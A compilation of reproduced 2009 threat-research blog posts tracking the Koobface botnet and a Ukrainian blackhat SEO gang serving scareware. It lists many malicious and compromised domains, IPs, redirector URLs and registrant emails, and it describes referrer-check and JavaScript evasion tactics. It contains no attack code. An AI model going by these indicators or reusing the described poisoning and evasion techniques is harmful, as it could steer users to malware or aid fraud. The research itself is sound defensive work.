[13]Dissecting Koobface Worm’s Twitter Campaign

[14]Dissecting the Koobface Worm’s December Campaign

[15]Dissecting the Latest Koobface Facebook Campaign

[16]The Koobface Gang Mixing Social Engineering Vectors

Ukrainian "fan club" and the Koobface connection:

[17]Dissecting a Swine Flu Black SEO Campaign

[18]Massive Blackhat SEO Campaign Serving Scareware

[19]From Ukrainian Blackhat SEO Gang With Love

[20]From Ukrainian Blackhat SEO Gang With Love - Part Two

[21]From Ukraine with Scareware Serving Tweets, Bogus LinkedIn/Scribd Accounts, and Blackhat SEO Farms

[22]From Ukraine with Bogus Twitter, LinkedIn and Scribd Accounts

[23]Fake Web Hosting Provider - Front-end to Scareware Blackhat SEO Campaign at Blogspot

This post has been reproduced from [24]Dancho Danchev's blog.

1. http://ddanchev.blogspot.com/2009/07/koobface-come-out-come-out-wherever-you.html

2.

http://1.bp.blogspot.com/_wICHhTiQmrA/Smc9UjwhxZI/AAAAAAAAD-Y/WQ17qmHSx6U/s1600-h/koobface-thanks-dancho1

.PNG

3. http://whois.domaintools.com/78.110.175.15

4.

http://www.virustotal.com/analisis/47ed6dbad1e881980f590ada9cdb13f03435ed61c0f7dd34c8e45df8470d2550-12488

91066

5.

http://www.virustotal.com/analisis/a0c5554b14d8a552c0ddd5dd0003317737faba73a8158e4fba66d8cfdb5b4f77-12493

85724

6. http://whois.domaintools.com/67.215.238.178

7. http://whois.domaintools.com/78.110.175.15

8. http://whois.domaintools.com/221.5.74.46

9.

http://www.virustotal.com/analisis/0897c3505950a78c8f4558acd9ea62abb692c3d5b962a0a70015234504b1c148-12493

85858

10. http://ddanchev.blogspot.com/2009/06/from-ukraine-with-scareware-serving.html

11. http://ddanchev.blogspot.com/2009/06/from-ukrainian-blackhat-seo-gang-with_09.html

12. http://ddanchev.blogspot.com/2009/07/koobface-come-out-come-out-wherever-you.html

13. http://ddanchev.blogspot.com/2009/07/dissecting-koobface-worms-twitter.html

14. http://ddanchev.blogspot.com/2008/12/dissecting-koobface-worms-december.html

15. http://ddanchev.blogspot.com/2008/11/dissecting-latest-koobface-facebook.html

16. http://ddanchev.blogspot.com/2008/12/koobface-gang-mixing-social-engineering.html

17. http://ddanchev.blogspot.com/2009/05/dissecting-swine-flu-black-seo-campaign.html

18. http://ddanchev.blogspot.com/2009/04/massive-blackhat-seo-campaign-serving.html

19. http://ddanchev.blogspot.com/2009/06/from-ukrainian-blackhat-seo-gang-with.html

20. http://ddanchev.blogspot.com/2009/06/from-ukrainian-blackhat-seo-gang-with_09.html

21. http://ddanchev.blogspot.com/2009/06/from-ukraine-with-scareware-serving.html

22. http://ddanchev.blogspot.com/2009/07/from-ukraine-with-bogus-twitter.html

23. http://ddanchev.blogspot.com/2009/06/fake-web-hosting-provider-front-end-to.html

24. http://ddanchev.blogspot.com/

450

Movement on the Koobface Front (2009-08-04 21:10)

Now that the [1]Koobface gang is no longer expressing its [2]gratitude for the takedown of its command and

control servers, the group has put its contingency planning in action thanks to the on purposely slow reaction of *UKSERVERS*-MNT’s ([3]78.110.175.15) abuse department.

Next to the regular updates (**web.reg .md**/1/[4]websrvx2.exe; **web.reg.md**/1/ [5]prx.exe), the group introduced two new domains and started taking advantage of two more IPs for its main command and control server. **upr0306 .com** now responds to:

[6]67.215.238.178 - AS22298 - Netherlands Distinctio Ltd

[7]78.110.175.15 - AS42831 UKSERVERS-AS UK Dedicated Servers Limited UK Dedicated Servers

[8]221.5.74.46 - AS17816 - CHINA169-GZ CNCGROUP IP network China169 Guangzhou MAN

and that includes the two new domains introduced - **pam-220709 .com**; **ram-220709 .com**, with **ram-220709**

.com/go/?pid=30909 &type=videxpgo.php?sid=4 &sref= redirecting to the [9]Koobface botnet.

Interestingly, **67.215.238.178** (hosted.by.pacificrack.com) was also used in the blackhat SEO campaigns from June/July, with [10]warwork .info and [11]tangoing .info parked there.

Related posts:

[12]Koobface - Come Out, Come Out, Wherever You Are

[13]Dissecting Koobface Worm’s Twitter Campaign

[14]Dissecting the Koobface Worm’s December Campaign

[15]Dissecting the Latest Koobface Facebook Campaign

[16]The Koobface Gang Mixing Social Engineering Vectors

Ukrainian "fan club" and the Koobface connection:

[17]Dissecting a Swine Flu Black SEO Campaign

[18]Massive Blackhat SEO Campaign Serving Scareware

[19]From Ukrainian Blackhat SEO Gang With Love

[20]From Ukrainian Blackhat SEO Gang With Love - Part Two

[21]From Ukraine with Scareware Serving Tweets, Bogus LinkedIn/Scribd Accounts, and Blackhat SEO Farms

[22]From Ukraine with Bogus Twitter, LinkedIn and Scribd Accounts

[23]Fake Web Hosting Provider - Front-end to Scareware Blackhat SEO Campaign at Blogspot

This post has been reproduced from [24]Dancho Danchev’s blog.

1. http://ddanchev.blogspot.com/2009/07/koobface-come-out-come-out-wherever-you.html

2.

http://1.bp.blogspot.com/_wICHhTiQmrA/Smc9UjwhxZI/AAAAAAAAD-Y/WQ17qmHSx6U/s1600-h/koobface-thanks-dancho1

.PNG

3. http://whois.domaintools.com/78.110.175.15

4.

http://www.virustotal.com/analisis/47ed6dbad1e881980f590ada9cdb13f03435ed61c0f7dd34c8e45df8470d2550-12488

91066

5.

http://www.virustotal.com/analisis/a0c5554b14d8a552c0ddd5dd0003317737faba73a8158e4fba66d8cfdb5b4f77-12493

85724

6. http://whois.domaintools.com/67.215.238.178

7. http://whois.domaintools.com/78.110.175.15

8. http://whois.domaintools.com/221.5.74.46

9.

http://www.virustotal.com/analisis/0897c3505950a78c8f4558acd9ea62abb692c3d5b962a0a70015234504b1c148-12493

85858

10. http://ddanchev.blogspot.com/2009/06/from-ukraine-with-scareware-serving.html

11. http://ddanchev.blogspot.com/2009/06/from-ukrainian-blackhat-seo-gang-with_09.html

12. http://ddanchev.blogspot.com/2009/07/koobface-come-out-come-out-wherever-you.html

13. http://ddanchev.blogspot.com/2009/07/dissecting-koobface-worms-twitter.html

14. http://ddanchev.blogspot.com/2008/12/dissecting-koobface-worms-december.html

15. http://ddanchev.blogspot.com/2008/11/dissecting-latest-koobface-facebook.html

16. http://ddanchev.blogspot.com/2008/12/koobface-gang-mixing-social-engineering.html

17. http://ddanchev.blogspot.com/2009/05/dissecting-swine-flu-black-seo-campaign.html

18. http://ddanchev.blogspot.com/2009/04/massive-blackhat-seo-campaign-serving.html

19. http://ddanchev.blogspot.com/2009/06/from-ukrainian-blackhat-seo-gang-with.html

20. http://ddanchev.blogspot.com/2009/06/from-ukrainian-blackhat-seo-gang-with_09.html

21. http://ddanchev.blogspot.com/2009/06/from-ukraine-with-scareware-serving.html

22. http://ddanchev.blogspot.com/2009/07/from-ukraine-with-bogus-twitter.html

23. http://ddanchev.blogspot.com/2009/06/fake-web-hosting-provider-front-end-to.html

24. http://ddanchev.blogspot.com/

452

Scareware Template Localized to Arabic (2009-08-05 22:07)

A "new tactic" is supposedly being used as a [1]Blue Screen of Death scareware template with a single missing fact

"for the record" - the template is old, I came across it on [2]June 17th, with Marshal8e6 featuring it even earlier on the [3]12th of June.

What’s new on the template front in respect to [4]scareware is what will inevitably start taking place across

all the market segments within the underground economy in the long term - [5]market segmentation and localization, namely, translating the malware/spam/phishing templates to the native language of the prospective victims.

453

A decent example is the first ever template of the popular "My Computer Online Scan" fake scanning screen localized to Arabic - **scan-online .co.cc/arabic.php** (67.222.148.26).

The last time [6]localization of fake security software was actively taking place was in April, 2008, and the campaigners back then also localized the domain names next to the actual content.

This post has been reproduced from [7]Dancho Danchev's blog.

1. http://sunbeltblog.blogspot.com/2009/07/new-rogue-tactic-blue-screen-of.html

2. http://ddanchev.blogspot.com/2009/06/from-ukraine-with-scareware-serving.html

3. http://www.marshal8e6.com/trace/i/Scareware-Twitters,trace.1004%7E.asp

4. http://ddanchev.blogspot.com/2009/07/diverse-portfolio-of-fake-security_27.html

5. http://blogs.zdnet.com/security/?p=3813

6. http://ddanchev.blogspot.com/2008/04/localized-fake-security-software.html

7. http://ddanchev.blogspot.com/

454

Blackhat SEO Campaign Hijacks U.S Federal Form Keywords, Serves Scareware (2009-08-06 21:29)

During the past 24 hours, a [1]blackhat SEO campaign has been hijacking U.S Federal Forms related keywords in an attempt to serve scareware.

What's particularly interesting about the campaign is that the Ukrainian fan club behind it – you didn't even think for a second that there’s no connection with their previous campaigns, did you? – are using basic segmentation principles since the tax form keywords poisoning is attempting to hijack U.S traffic. Evasive practices are also in place through the usual http referrer check, which would only serve the scareware if the visitor is coming from Google.com, if not a 404 error message will appear.

Upon clicking on the link, the user is redirected through a centralized location responsible for managing the

traffic from the thousands of subdomains/keywords used - **honda-recycle .cn**/go.php?id=2017 &key=cbafb5cb2

&p=1 - 83.133.123.113 Email: accabj@cn.accaglobal.com. Parked on the same IP are also related malware/scareware 455

domains:

winsoftwareupdatev2 .com - Email: webmaster@kaity.or.kr

much-in-love .com - Email: krebikim@kanmail.net

i-dont-care-much .com - Email: krebikim@kanmail.net

malwareurlblock .com - Email: Qinrui971@hotmail.com

bennysaintscathedral .com - Email: gayaomila@yahoo.com

browsersecurityinfo .com - Email: visor@elcomtech.com

windowssecurityinfo .com - Email: arziw12@freebbmail.com

ringtone-radio .com - Email: bobbyer@iofc.org

events-team-manager .com - Email: krebikim@kanmail.net

1worldupdatesserver .com - Email: tapias.andres@hdtvspain.org

discovernewchina .cn - Email: leijun.ma@unifem.org

rollerskatesadvise .cn - Email: info@chinaeuropaforum.net

allfootballmanager .cn - Email: info@chinaeuropaforum.net

hardwarefactories .cn - Email: leijun.ma@unifem.org

besthockeyteams .cn - Email: info@chinaeuropaforum.net

gowildtours .cn - Email: leijun.ma@unifem.org

456

The malicious domains used – with two exceptions – are all parked at AltusHost Inc./ALTUSHOST-NET. Here’s the

complete list:

tebdigasbi .com - 91.214.44.205 - Email: martin94304@yahoo.com

kraijfaw .com - 91.214.44.240 - Email: argantael31869@msn.com

reychohica .com - 91.214.44.209 - Email: martin94304@yahoo.com

fequervo .com - 91.214.44.239 - Email: orla53111@hotmail.com

ukaszohat .com - 91.214.44.205 - Email: argantael31869@msn.com

buwrynko .com - 91.214.44.204 - Email: keallach84256@yahoo.com

fetholye .com - 91.214.44.208 - Email: martin94304@yahoo.com

pasbirrada .com - 91.214.44.204 - Email: martin94304@yahoo.com

dynodns.net - legitimate

thebbs.org - legitimate

457

The people behind the campaign have also taken contingency planning in mind since [2]the scareware domain

[3]portfolio is parked on five different IPs - **no-spyware-thanks .com** - 94.102.48.29; 94.102.51.26; 188.40.61.236; 83.133.126.155; 91.212.107.5 Email: Paul.Saydak@lovellis.com. The complete list:

fast-scan-your-pcv3 .com - Email: info@valeros.com

basicsystemscannerv3 .com - Email: changhong@corpdefence.cn

antivirus-quickscanv5 .com - Email: diana1982@yahoo.com

basicsystemscannerv6 .com - Email: changhong@corpdefence.cn

basicsystemscannerv8 .com - Email: changhong@corpdefence.cn

privatevirusscannerv8 .com - Email: info@rasystems.com

spywarefastscannerv9 .com - Email: info@rasystems.com

online-pro-antivirus-scan .com - Email: findz@freebbmail.com

onlineproscan .com - Email: addworld@freebbmail.com

onlineproantivirusscan .com - Email: addworld@freebbmail.com

online-pro-scanner .com - Email: addworld@freebbmail.com

basicsystemscanner .com - Email: changhong@corpdefence.cn

onlineproantivirusscanner .com - Email: findz@freebbmail.com

iwantsweepviruses .com - Email: leesten@fedexnow.com

459

Two sampled scareware samples during the past 24 hours phone back to **goldmine-sachs .com** (Goldman Sachs

typosquatting) - 83.133.122.211; 89.47.237.52 - Email: rodriguez.dallas@romehotels.com and to **june-crossover**

.com - 83.133.123.109 - Email: doru@sattenis.com. In regard to [4]89.47.237.52, the "fan club" used it to [5]host scareware in their June's campaigns.

AltusHost Inc./ALTUSHOST-NET is expected to take action shortly.

This post has been reproduced from [6]Dancho Danchev's blog.

1. http://blogs.zdnet.com/security/?p=3962

2.

http://www.virustotal.com/analisis/7e8cd272e83020c63f5fdc087fcc03f23c3690fbc66ef9e2c5b10320de0d2225-12495

11343

3.

http://www.virustotal.com/analisis/8cdb3d69147640c82c8b1657ba90c5da3ecb1ee0eec5d6fc6ec23c07953f6f6c-12495

69677

460

4. http://ddanchev.blogspot.com/2009/06/diverse-portfolio-of-fake-security.html

5. http://ddanchev.blogspot.com/2009/06/from-ukrainian-blackhat-seo-gang-with.html

6. http://ddanchev.blogspot.com/

461

U.S Federal Forms Blackhat SEO Themed Scareware Campaign Expanding (2009-08-10 18:53)

UPDATE2: New [1]scareware domain is in rotation - **antispywarelivescanv5 .com** - 83.133.123.174; 83.133.126.155; 91.212.107.5; 94.102.48.29; 94.102.51.26; 188.40.61.236 - Email: sales.in@bauhmerhhs.com. Redirection takes

place through **consensualart .cn** - 78.46.201.89 - Email: shanghaihuny@yahoo.com.

UPDATE: Four new domains have been introduced, again using the services of [2]AltusHost Inc. (AS44042):

thwovretgi .com - 91.214.44.239 - Email: joby47619@msn.com

hernewdy .com - 91.214.44.152 - Email: jacub26887@lycos.com

shtifobpy .com - 91.214.44.210 - Email: hiraldo13686@hotmail.com

vodcotha .com - 91.214.44.203 - Email: jamarcus59884@yahoo.com

The redirection takes place through **mywatermakrs .cn** - 78.46.201.89 - Email: shanghaihuny@yahoo.com

In response to the takedown of the [3]blackhat SEO domains used in the campaign dissected lat week, the group

has responded by introducing new domains next to new redirectors and most interestingly, has started using

compromised/mis-configured legitimate sites in an attempt to increase the lifecycle of the campaign by making it 462

takedown-proof.

New blackhat SEO domains again using AS44042 ROOT-AS root eSolutions/ALTUSHOST-NET/AltusHost Inc hosting

services:

fifiopod .com - 91.214.44.204 - Email: florenzaluwemba@gmail.com

trodlocho .com - 91.214.44.204 - Email: alie57575@lycos.com

ickgetaph .com - 91.214.44.209 - Email: alie57575@lycos.com

igecanneg .com - 91.214.44.205 - Email: baxter18314@yahoo.com

somveots .com - 91.214.44.203 - Email: frieda24482@msn.com

memodreydi .com - 91.214.44.240 - Email: frieda24482@msn.com

jejnahob .com - 91.214.44.206 - Email: alie57575@lycos.com

nuwofteuz .com - 91.214.44.206 - Email: frieda24482@msn.com

hyhoppeo .com - 91.214.44.239 - Email: jamarcus59884@yahoo.com

egnegvufvu .com - 91.214.44.239 - Email: ehetere29006@yahoo.com

lauzpeog .com - 91.214.44.208 - Email: ehetere29006@yahoo.com

sniozeanvo .com - 91.214.44.239 - Email: ehetere29006@yahoo.com

hebmipenn .com - 91.214.44.207 - Email: adanne43906@rocketmail.com

The cybercriminals are also attempting to use a well proven tactic - occupying as many search engine results as possible for a particular hijacked word by using identical blackhat SEO junk content at multiple domains. A similar attempt was successfully executed in [4]January, 2009’s search results poisoning campaign at Google Video, where the first ten results for a particular keyword were all malicious in their nature.

The compromised/misconfigured legitimate sites used in the campaign are serving dynamic javascript obfuscations.

Here’s a list of ones currently in use:

ali.zaher.101main .com

averder.cwsurf .de

beaver-cub-scout.co .uk

bebbinbears.co .uk

britishbaits .com

cancerselfhelp.org .uk

carolineengland.co .uk

casanickel.co .uk

catspro-northants.org .uk

ceiec.co .uk

cheritontennisclub.co .uk

childrenofthedrone .net

chirnside.org .uk

chris-hillman .com

chris-hillman-photography.co .uk

christine-pearson .com

cicatrixonline.co .uk

cinta.co .uk

classic-pizza.co .uk

crewshillgolfclub.co .uk

cs-photo.co .uk

464

dak.crep01.linux-site .net

darkhorsegraphics.co .uk

divagoddess.co .uk

fet.jujas.myftpsite .net

tferh.mi-website .es

The campaign continues switching between different redirectors parked at 83.133.123.113 for instance:

rondo-trips .cn

gazsnippets .cn

besthockeyteams .cn

allfootballmanager .cn

rollerskatesadvise .cn

honda-recycle .cn - used in [5]the previous campaign

nothern-ireland .cn

discovernewchina .cn

465

An updated portfolio of scareware/fake security software, parked at 94.102.51.26; 188.40.61.236; 83.133.126.155; 91.212.107.5; 94.102.48.29 has been introduced:

bestpersonalprotectionv2 .com

onlinesecurescannerv3 .com

basicsystemscannerv3 .com

onlinebestscannerv3 .com

basicsystemscannerv6 .com

bestpersonalprotectionv7 .com

basicsystemscannerv8 .com

thankyouforscan .com

onlinepersonalscanner .com

basicsystemscanner .com

onlineproantivirusscanner .com

personalantivirusprotection .com

internetantivirusscanner .com

govirusscanner .com

466

iwantsweepviruses .com

personalfoldertest .com

[6]Sampled scareware once again phones back to the **thebigben .cn** - Email: chu-thi-huong@giang.com and **june-crossover .com** - 78.46.201.90 Email: doru@sattenis.com, with more scareware parked there - **purchuase-premium-software .com** - Email: nagappan.krishnan@persons.us; **livepaymentssystem .com** - Email: mike12haro@yahoo.com; **secure.livepaymentssystem .com** - Email: mike12haro@yahoo.com; **purchuasepremiumprotection .com** - Email: Malcolm@partypants.com.

Evasion techniques are in again in place, however, this time they end up in a [7]Russian Business Network deja

vu moment from 2008. In March, 2008, ZDNet Asia and TorrentReactor followed by a large number of other high

profile, high pagerank sites started activing as intermediaries to scareware campaigns, among the first such abuse of legitimate sites for scareware serving purposes.

The compromised/mis-configured web sites participating in this latest blackhat SEO campaign are surprisingly

redirecting to **a-n-d-the.com /wtr/router.php** - 95.168.177.35 - Email: bulk@spam.lv - AS28753 NETDIRECT AS

NETDIRECT Frankfurt, DE if the http referrer condition isn't met. This very same domain – back then parked at INTERCAGE-NETWORK-GROUP2 – was also used in the same fashion in March, 2008's [8]massive blackhat SEO

campaigns serving scareware.

This post has been reproduced from [9]Dancho Danchev's blog.

1.

http://www.virustotal.com/analisis/72b0867470ca6312e0aefa87c4e16e2c44a1c8d3c47d617ba4f09e73a9dbddbb-12499

92911

2. http://altushost.com/

3. http://ddanchev.blogspot.com/2009/08/blackhat-seo-campaign-hijacks-us.html

4. http://ddanchev.blogspot.com/2009/01/poisoned-search-queries-at-google-video.html

5. http://ddanchev.blogspot.com/2009/08/blackhat-seo-campaign-hijacks-us.html

6.

http://www.virustotal.com/analisis/bd7c135a7657dbb48924f120e8145d5115ae815bb6f5206100e36184ec132df8-12498

65192

7. http://ddanchev.blogspot.com/2008/03/zdnet-asia-and-torrentreactor-iframe-ed.html

8. http://ddanchev.blogspot.com/2008/03/zdnet-asia-and-torrentreactor-iframe-ed.html

9. http://ddanchev.blogspot.com/

468

Dissecting the Ongoing U.S Federal Forms Themed Blackhat SEO Campaign (2009-08-18 17:35)

AltusHost Inc, the company whose services were exclusively used in the [1]blackhat SEO campaign using [2]U.S

Federal Forms theme for scareware service purposes, has finally responded to the abuse notifications sent seven days ago stating that " *the sites have been terminated*". Such a slow response once again proves that dysfunctional abuse departments increase the lifecycle of a malware/spam/phishing campaign by not taking it down when it’s

most actively gaining momentum.

(For historical OSINT research, the following domains not previously listed were in circulating during the past week -

thwovretgi .com - 91.214.44.239 - Email: joby47619@msn.com; **shtifobpy .com** - 91.214.44.210 - Email: hiraldo13686@hotmail.com; **vodcotha .com** - 91.214.44.203 - Email: jamarcus59884@yahoo.com; **stromiko .com**

- Email: hyacinthiemccolman@gmail.com; **ceslyemsof .com** - 91.214.44.205 - Email: brisco68781@lycos.com;

ejeifyevy .com - 91.214.44.208 - Email: brisco68781@lycos.com; **kuhatjidd .com** - 91.214.44.203 - Email: khrista12110@hotmail.com)

469

How did the cybercriminals respond? By proving that this blackhat SEO campaign has been well planed and

coordinate a long time before it was executed in the wild. For the time being, it relies on a combination of legitimate U.K based sites, the result of a evident compromise of [3]Web Hosting Mania due to the fact that all the affected legitimate sites are hosted there, a growing portfolio of **.cc** tld domains, automatic abuse of free services such as **myftpsite.net**; **dns2go.com**; **dynodns.net**; **thebbs.org**, and systematic pushing of new scareware variants/redirector and scareware domains, which explains the low generic detection rate of all the samples obtained.

Moreover, not only did the blackhat SEO themes expanding in the typical randomly generated junk that has naturally been crawled by public search engines, but also, according to publicly obtainable statistics, millions of users (collectively) have already visited the landing sites, with

42.80 % of the referring site for a particular domain coming from **thebbs.org** and 31.97 % from Google - their tactics are actively hijacking millions of users already.

470

Let’s dissect the latest developments in the ongoing blackhat SEO campaign, list the participating scareware/blackhat SEO/redirection domains, the various monetization tactics going beyond scareware, as well as discuss some of the innovations used in the javascript obfuscation which makes it virtually impossible for a crawler to detect that the site is malicious.

Key summary points:

• U.K based hosting provider Web Mania Hosting appears to be compromised due to the fact that all the abused

legitimate sites are hosted there

• the redirection and scareware domain/binary are updated two times during 24 hours period of time

• [4]the [5]scareware [6]has a [7]very [8]low [9]generic [10]detection [11]rate [12]due [13]to their [14]persistence in [15]updating it

• all the scareware samples continue phoning back to several domains parked at 78.46.201.90

• the cybercriminals have introduced multiple monetization tactics through pay-per-click malware-friendly search engines

• a central redirection point (**a-n-d-the .com/wtr/router.php**) used in this campaign was used by the

[16]RBN/customer of the RBN in massive iFrame injection attacks abusing input validation flaws within high

profile sites over an year ago

• sampled

scareware

adds

the

following

registry

entry

[HKEY

_LOCAL

_MA-

CHINE\SOFTWARE\6A36EA6E11EAAECDF5E540D EF2149079] plxxh = "Dujaq!! " - Dujaq!!

means "Bl*w

me!!"

• the blackhat SEO gang is using a unique javascript obfuscation which I originally stumbled upon a couple of months ago while assessing another blackhat SEO courtesy of the [17]Ukrainian "fan club", the one with the Koobface connection. It relies on dynamically generated code spoofing **go.live.com** and **rds.yahoo.com** random URLs for evasion purposes. The only vendor that detects it is McAfee-GW-Edition as [18]Heuristic.BehavesLike.JS.CodeUnfolding.A

471

Compromised legitimate domains at [19]Web Hosting Mania currently in circulation:

ladydestiny .com

marchbrook.co .uk

mgwooldridge.co .uk

midfleet .com

mikedz.co .uk

millypeds.co .uk

mitchameditorial.co .uk

moddeydhoomcc.co .uk

monkeyfist.co .uk

morita.co .uk

mosoul.co .uk

mrbuzzhard.co .uk

mtbpigs.co .uk

mysticspirals.co .uk

mythagostudios .com

neilwebsterhoundtrailing.co .uk

newmarskecricketclub.co .uk

oneintenrock.co .uk

pcook.co .uk

pengineer.co .uk

472

Blackhat SEO domains redirecting to scareware, currently in circulation using a .cc tld extension:

agjjgtfyi .cc - Email: susan@michiganfarms.com

ckckoo .cc - Email: briettamacpherson@gmail.com

eunlabkce .cc - 93.170.134.175 - Email: susan@michiganfarms.com

ewjwjiavg .cc - 74.206.242.22 - Email: susan@michiganfarms.com

fgodvsli .cc - 93.170.133.205 - Email: susan@michiganfarms.com

fgodvsli .cc - 93.170.133.205 - Email: susan@michiganfarms.com

fyecdizt .cc 93.170.156.119 - Email: susan@michiganfarms.com

hgzondsul .cc - 174.137.171.69 - Email: susan@michiganfarms.com

iiuuoo .cc - Email: briettamacpherson@gmail.com

ijnteqc .cc - 93.170.130.105 - Email: susan@michiganfarms.com

irolopl .cc - 93.170.134.203 - Email: susan@michiganfarms.com

jglcbngvu .cc - 93.170.130.217 - Email: susan@michiganfarms.com

jpydmee .cc - 93.170.133.247 - Email: susan@michiganfarms.com

kdwwwwon .cc - 93.170.134.231 - Email: susan@michiganfarms.com

kgowncgi .cc - 93.170.154.179 - Email: susan@michiganfarms.com

lmhhsnd .cc - 93.170.156.105 - Email: susan@michiganfarms.com

473

mezkopq .cc - 93.170.129.75 - Email: susan@michiganfarms.com

mvsoomw .cc - 93.170.131.66 - Email: susan@michiganfarms.com

njfgfbd .cc - 93.170.156.21 - Email: susan@michiganfarms.com

nsdgkrge .cc - 93.170.153.98 - Email: susan@michiganfarms.com

nselkss .cc - 93.170.130.245 - Email: susan@michiganfarms.com

owudfnay .cc - 93.170.131.178 - Email: susan@michiganfarms.com

pfjfsiunt .cc - 93.170.151.80 - Email: susan@michiganfarms.com

piqvrrugd .cc - 93.170.156.63 - Email: susan@michiganfarms.com

rroiqbznj .cc - 93.170.134.35 - Email: susan@michiganfarms.com

ssyydqyh .cc - 93.170.131.206 - Email: susan@michiganfarms.com

sucdugon .cc - 93.170.154.100 - Email: susan@michiganfarms.com

tftrwxlg .cc - 93.170.130.133 - Email: susan@michiganfarms.com

tirtop .cc - 188.72.198.21 - Email: elaynedangubic@gmail.com

uclrwpyp .cc - 93.170.131.38 - Email: susan@michiganfarms.com

uomfchbj .cc - 93.170.131.10 - Email: susan@michiganfarms.com

vrmmnicl .cc - 93.170.151.10 - Email: susan@michiganfarms.com

vtgisihjy .cc - 93.170.133.163 - Email: susan@michiganfarms.com

vwyldlbe .cc - 188.72.204.57 - Email: brigidadorion@gmail.com

vzlbamuvs .cc - 93.170.130.49 - Email: susan@michiganfarms.com

wgyxrmtld .cc - 93.170.152.226 - Email: susan@michiganfarms.com

xisuuzos .cc - 93.170.134.77 - Email: susan@michiganfarms.com

xlkzmqiw .cc - 93.170.131.234 - Email: susan@michiganfarms.com

zirtop .cc - Email: elaynedangubic@gmail.com

zmtkpugbz .cc - 93.170.130.189 - Email: susan@michiganfarms.com

zncutvk .cc - 174.137.171.117 - Email: susan@michiganfarms.com

New blackhat SEO domains portfolio using NOC4Hosts Inc’s services:

rebuwe .net - 206.51.230.97

sivezo .net - 206.51.230.98

mipola .net - 206.51.230.95

475

kowipe .net - 206.51.230.92

kerobo .net - 206.51.230.90

gelupe .net - 206.51.230.104

fuquwe .net - 206.51.230.103

hyduve .net - 206.51.230.200

bisehu .net - 206.51.230.99

wypule .net - 206.51.230.95

xylucy .net - 206.51.230.97

xulady .net - 206.51.230.96

lyqyte .net - 206.51.230.94

nimygu .net - 206.51.230.96

zuziki .net - 206.51.230.98

symiza .net - 206.51.230.99

bisehu .net - 206.51.230.99

msrxdk .com - 188.72.192.78 - Email: charlenecrewshgkn@yahoo.com

kimuka .net - 188.72.192.78 - Email: charlenecrewshgkn@yahoo.com

ylkbin .com - 188.72.192.81

476

Portfolio of scareware domains participating in the blackhat SEO campaing, parked at 83.133.126.155; 88.198.107.25; 88.198.120.177; 91.212.107.5; 94.102.51.26; 188.40.61.236; 62.90.136.237; 91.212.127.200; 78.46.251.43;

91.212.107.5; 69.4.230.204; 78.46.251.43; 88.198.107.25; 88.198.105.149; 88.198.233.225; 93.158.114.132:

antispywaretotalscan9 .com - 213.163.89.60; 89.47.237.55; 89.248.174.61 - Email: info@siggy.com

antispywaretotalscan5 .com - Email: info@siggy.com

antispywaretotalscan6 .com - Email: info@siggy.com

antispywaretotalscan8 .com - Email: info@siggy.com

antispywaretotalscan9 .com - Email: info@siggy.com

delete-all-virus05 .com - Email: sales@naukrit.com

delete-all-virus07 .com - Email: sales@naukrit.com

delete-all-virus09 .com - Email: sales@naukrit.com

delete-all-virus03 .com - 213.163.89.60; 88.198.233.225; 91.213.126.100; 193.169.12.70 - Email: sales@naukrit.com **clean-all-spyware10 .com** - Email: crbarnes@uvic.ca

remove-all-adware01 .com - Email: info@nco.com.cn

477

clean-all-spyware01 .com - Email: crbarnes@uvic.ca

fast-virus-scan2 .com - Email: courseinfo@greenwich.ac.uk

remove-all-spyware03 .com - Email: info@nco.com.cn

fast-virus-scan4 .com - Email: courseinfo@greenwich.ac.uk

clean-all-spyware05 .com - Email: crbarnes@uvic.ca

best-virus-scanner5 .com - Email: info@ecomsol.com

remove-all-spyware07 .com - Email: info@nco.com.cn

fast-virus-scan7 .com - Email: courseinfo@greenwich.ac.uk

005threats-scanner .com

09computerquickscan .com

005yourprivatescanner .com

online-systemscan .net - Email: gertrudeedickens@text2re.com

best-spyware-scan01 .com - Email: info@viter-media.com

online-antivir-scan09 .com - Email: contacts@stevens-media.com

checkviruszone .com - Email: gertrudeedickens@text2re.com

guardsearch .net - Email: gertrudeedickens@text2re.com

protection-check07 .com - Email: info@democraticyouth.com

malwareinternetscanner03 .com - Email: kathy@nj-steams.com

best-spyware-scan03 .com - Email: info@viter-media.com

antispywarescanner08 .com - Email: info@cpehn.org

antivirusonlinescan03 .com - Email: kathy@nj-steams.com

quick-virus-scanner02 .com - Email: info@person.k112.nc.us

securedlivescan .com

superb-virus-scan09 .com - Email: tours@admiralgroup.co.uk

superb-antivir-scan01 .com - Email: tours@admiralgroup.co.uk

intellectual-vir-scan09 .com - Email: info@worldlifehencey.com

intellectual-vir-scan08 .com - Email: info@worldlifehencey.com

private-antivirus-scannerv2 .com - Email: webmaster@parun.co.kr

reliable-scanner01 .com - Email: info@cansupply.com

superb-virus-scan07 .com - Email: tours@admiralgroup.co.uk

antivirus-online-scan8 .com - Email: webmaster@TangoDance.cn

best-antivirus3 .com - Email: info@legtimeprime.com

live-virus-scanner5 .com - Email: info@infy-tasks.com

antivirus-online-scan4 .com - Email: pranky-marie@yahoo.com

antispyware-scanner5 .com - Email: janny.mar123@yahoo.com

antivirus-online-scan5 .com - Email: pranky-marie@yahoo.com

live-virus-scanner7 .com - Email: info@infy-tasks.com

479

clean-all-spyware .com - Email: jdemagis@rocheste.ganet.com

getyoursecuritynowv2 .com - Email: info@meat-beaf.com.cn

getyourantivirusv3 .com - Email: info@meat-beaf.com.cn

getyourpcsecurev3 .com - Email: info@meat-beaf.com.cn

antivirus-scannerv12 .com - Email: info@chinatownnetwork.com.cn

safeonlinescannerv4 .com - Email: steg.greg1992@yahoo.com

check-for-malwarev3 .com - Email: al@bis-solutions.com

check-your-pc-onlinev3 .com - Email: al@bis-solutions.com

searchurlguide .com - 64.86.16.9 - Email:powell.john11@gmail.com

securitypad .net - 206.53.61.70 - Email: gertrudeedickens@text2re.com

prestotunerst .cn - 64.86.16.210 - Email: unitedisystems@gmail.com

officesecuritysupply .com - Email: Ronald.T.Samora@spambob.com

securityread .com - Email: Anna.R.Helm@dodgit.com

scanasite .com - Email: Carol.J.Hipp@mailinator.com

cheapsecurityscan .com - Email: Kevin.L.Linkous@trashymail.com

securitysupplycenter .com - Email: Janet.R.Vasquez@spambob.com

best-folder-scanv3 .com - Email: info@best-util-til.com

online-best-scanv3 .com - Email: public@cropfactor.in

online-defenderv9 .com - Email: public@cropfactor.in

antispyware-live-scanv3 .com - Email: ervin1981rolf@yahoo.com

antispywarelivescanv5 .com - Email: sales.in@bauhmerhhs.com

antispyware-online-scanv7 .com - Email: ervin1981rolf@yahoo.com

basicsystemscannerv8 .com - Email: changhong@corpdefence.cn
